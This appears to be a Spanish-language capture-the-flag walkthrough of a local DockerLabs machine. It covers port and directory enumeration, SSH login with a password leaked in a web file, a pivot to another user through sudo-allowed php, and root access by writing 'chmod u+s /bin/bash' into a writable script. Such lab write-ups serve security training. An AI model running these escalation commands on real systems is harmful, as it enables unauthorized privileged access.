

Desplegamos la máquina.

```
> sudo bash auto_deploy.sh balulero.tar  
[sudo] contraseña para kali:  
  
#####  
## ## ##  
### ###  
=====
```



```
DOCKEKLABS
```

Estamos desplegando la máquina vulnerable, espere un momento

Máquina desplegada, su dirección IP es --> 172.17.0.2

Le lanzamos un ping para ver la conectividad y según el ttl de 64 sabemos que es Linux.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.063 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.063/0.063/0.063/0.000 ms
```

Con nmap vemos los puertos que están abiertos y sus servicios.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fb:64:7a:a5:1f:d3:f2:73:9c:8d:54:8b:65:67:3b:11 (RSA)
|   256 47:e1:c1:f2:de:f5:80:0e:10:96:04:95:c2:80:8b:76 (ECDSA)
|   256 b1:c6:a8:5e:40:e0:ef:92:b2:e8:6f:f3:ad:9e:41:5a (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Mi Landing Page - Ciberseguridad
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Utilizamos gobuster para ver archivos y directorios ocultos.

```


> gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
-x php,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png
,jpg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: asp,html,sh,bak,backup,tar,woff2,exe,rb,ini,old,tar.gz,pl,pcapng,ts,eot,bin,py,jpeg,gif,htm,xml,md,js,rar,png,jpg,json,css,log,conf,ttf,aspx,pcap,php,svg,webp,txt,7z,zip,woff
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./html (Status: 403) [Size: 275]
./index.html (Status: 200) [Size: 9487]
./php (Status: 403) [Size: 275]
./htm (Status: 403) [Size: 275]
./python.webp (Status: 200) [Size: 5868]
./secure.png (Status: 200) [Size: 35168]
./js.png (Status: 200) [Size: 2531]
./script.js (Status: 200) [Size: 2822]
./styles.css (Status: 200) [Size: 14873]
./imagenes.js (Status: 200) [Size: 398]
./bash.png (Status: 200) [Size: 30541]

```

Nos vamos a script.js que tiene un mensaje algo extraño.

```
// Funcionalidad para ocultar/mostrar el header al hacer scroll y el  
secretito de la web  
console.log("Se ha prohibido el acceso al archivo .env, que es donde se  
guarda la password de backup, pero hay una copia llamada .env_de_baluchingon  
visible jijii")  
let lastScrollTop = 0;
```

Y encontramos la contraseña y usuario para acceder mediante ssh.



```
← → ↻ 🏠 172.17.0.2/.env_de_baluchingon  
Firefox Default GTFOBins PayloadsAllTheThings Nessus SonarQube  
RECOVERY LOGIN  
balu:balubalulero balulei
```

Accedemos y comprobamos si está en algún grupo especial.

```
> ssh balu@172.17.0.2  
balu@172.17.0.2's password:  
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.12.33  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/pro  
  
This system has been minimized by removing packages and other components  
not required on a system that users do not log in.  
  
To restore this content, you can run the 'unminimize' command.  
Last login: Sat Sep 28 15:18:39 2024 from 172.17.0.1  
balu@36f365e9d862:~$ id  
uid=1001(balu) gid=1001(balu) groups=1001(balu)
```

Comprobamos los usuarios que hay en el sistema y vemos que hay dos más.

```
balu@36f365e9d862:~$ cat /etc/passwd | grep sh  
root:x:0:0:root:/root:/bin/bash  
chocolate:x:1000:1000:~/home/chocolate:/bin/bash  
balu:x:1001:1001:balu,,,:/home/balu:/bin/bash
```

Con sudo podemos ejecutar un binario como chocolate y sin contraseña.

```
balu@36f365e9d862:~$ sudo -l  
Matching Defaults entries for balu on 36f365e9d862:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin  
  
User balu may run the following command(s) without password:  
(chocolate) NOPASSWD: /usr/bin/php
```

Nos vamos a GTFO para ver que se puede hacer con ese binario.

```
CMD="/bin/sh"  
sudo php -r "system('$CMD');"
```

Y escalamos privilegios al usuario chocolate.

```
balu@36f365e9d862:~$ CMD="/bin/bash"  
balu@36f365e9d862:~$ sudo -u chocolate /usr/bin/php -r "system('$CMD');" <pre>chocolate@36f365e9d862:/home/balu$ id  
uid=1000(chocolate) gid=1000(chocolate) groups=1000(chocolate)
```

Comprobamos que la carpeta opt tiene acceso de escritura el grupo de otros y en su interior vemos un script.php.

```
drwxr-xrwx 1 root root 4096 Sep 28 2024 opt
dr-xr-xr-x 268 root root 0 Aug 15 16:33 proc
drwx----- 1 root root 4096 May 8 2024 root
drwxr-xr-x 1 root root 4096 Aug 15 16:50 run
lrwxrwxrwx 1 root root 8 Apr 27 2024 sbin -> usr/sbin
drwxr-xr-x 2 root root 4096 Apr 27 2024 srv
dr-xr-xr-x 13 root root 0 Aug 15 16:33 sys
drwxrwxrwt 1 root root 4096 Aug 15 16:33 tmp
drwxr-xr-x 1 root root 4096 Apr 27 2024 usr
drwxr-xr-x 1 root root 4096 May 7 2024 var
chocolate@36f365e9d862:/$ cd opt/
chocolate@36f365e9d862:/opt$ ls -la
total 12
drwxr-xrwx 1 root root 4096 Sep 28 2024 .
drwxr-xr-x 1 root root 4096 Aug 15 16:33 ..
-rw-r--r-- 1 chocolate chocolate 59 May 7 2024 script.php
```

Modificamos el archivo script.php para darles a la bash permisos suid y de ese modo acceder como root.

```
chocolate@36f365e9d862:/opt$ echo '<?php system("chmod u+s /bin/bash"); ?>' > script.php
```

```
chocolate@36f365e9d862:/opt$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18 2022 /bin/bash
```

Listo, ya somos root.

```
chocolate@36f365e9d862:/opt$ /bin/bash -p
bash-5.0# id
uid=1000(chocolate) gid=1000(chocolate) euid=0(root) groups=1000(chocolate)
```